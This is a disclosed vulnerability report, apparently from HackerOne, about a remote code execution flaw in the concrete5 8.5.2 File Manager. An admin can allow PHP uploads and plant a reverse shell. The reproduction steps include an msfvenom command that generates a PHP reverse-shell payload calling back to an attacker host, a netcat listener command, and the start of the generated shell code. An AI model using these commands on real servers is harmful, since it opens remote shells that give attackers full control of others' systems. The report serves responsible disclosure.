Remote Code Execution (Reverse Shell) - File Manager
An admin user could add PHP to the allowed file types in the File Manager and then upload a PHP reverse shell, which when accessed gave the attacker a remote shell with full control over the server.
 Originally disclosed on HackerOne
- Fixed in 31 days
- Disclosed after 7 months
Remote Code Execution (Reverse Shell) - File Manager
• Title: concrete5-8.5.2 Remote Code Execution - Reverse Shell • Keyword: crayons • Software : concrete5 • Product Version: 8.5.2 • Vulnerability : Remote Code Execution - Reverse Shell • Vulnerable component: File Manager
The attacker needs the appropriate permissions (Admin role) in order to edit and allow other file types (file extension). If the file type such as PHP is added then the user will be able to upload PHP shell to access underline server system and gain full server/system control. It was possible to upload Reverse shell and gain the full system shall.
Reverse shell is mechanism that allow you to have the server shell by exploiting the web server to trigger a connection back. The attacker would be able to take full control over the web server (system).
- Steps to reproduce:
- Login as admin user or any user which would have access to the 'Allow File types' feature to add PHP extension.

- Visit 'Allow File Types' (see screenshot 1) F675561

- Once you click on 'Allow File Types' you will be presented with list of file types allowed. Add php there (see screenshot 2) F675563

- Once saved, now visit the File Manager to upload the PHP shell (I will post PHP shell code below) (see screenshot 3) F675566
- Now we need to generate our PHP shell (I will paste full PHP shell below) or with Metasploit's Msfvenom we can generate it with following command: msfvenom -p php/reverse_php LHOST=192.168.1.1 LPORT=1234 > shell.php


- Once you have PHP shell generated now time to upload the file. Now drag and drop your shell here, and once you see greenline under the image it means the file was uploaded successfully and now click close (see screenshot 4) F675567

- Once you click on close you will notice little properties, and there are the link for the file. Before you click on the link make sure you have Netcat listener setup so it is waiting for incoming signal. command for it: nc -nlvp 1234 (see screenshot 5) F675572

- Now we have attacker machine sitting and listening on port 1234 now its time to click on the link to trigger the reverse shell (see screenshot 6) F675574
- Once click on the link you can see in scressnshot 7 that we the attacker machine received reverse system shell with full control over the system. We can now browser through the remote system (see screenshot 7) F675575
#This is the PHP shell generated by the above mentioned command:
/*<?php /**/
  @error_reporting(0);
  @set_time_limit(0); @ignore_user_abort(1); @ini_set('max_execution_time',0);
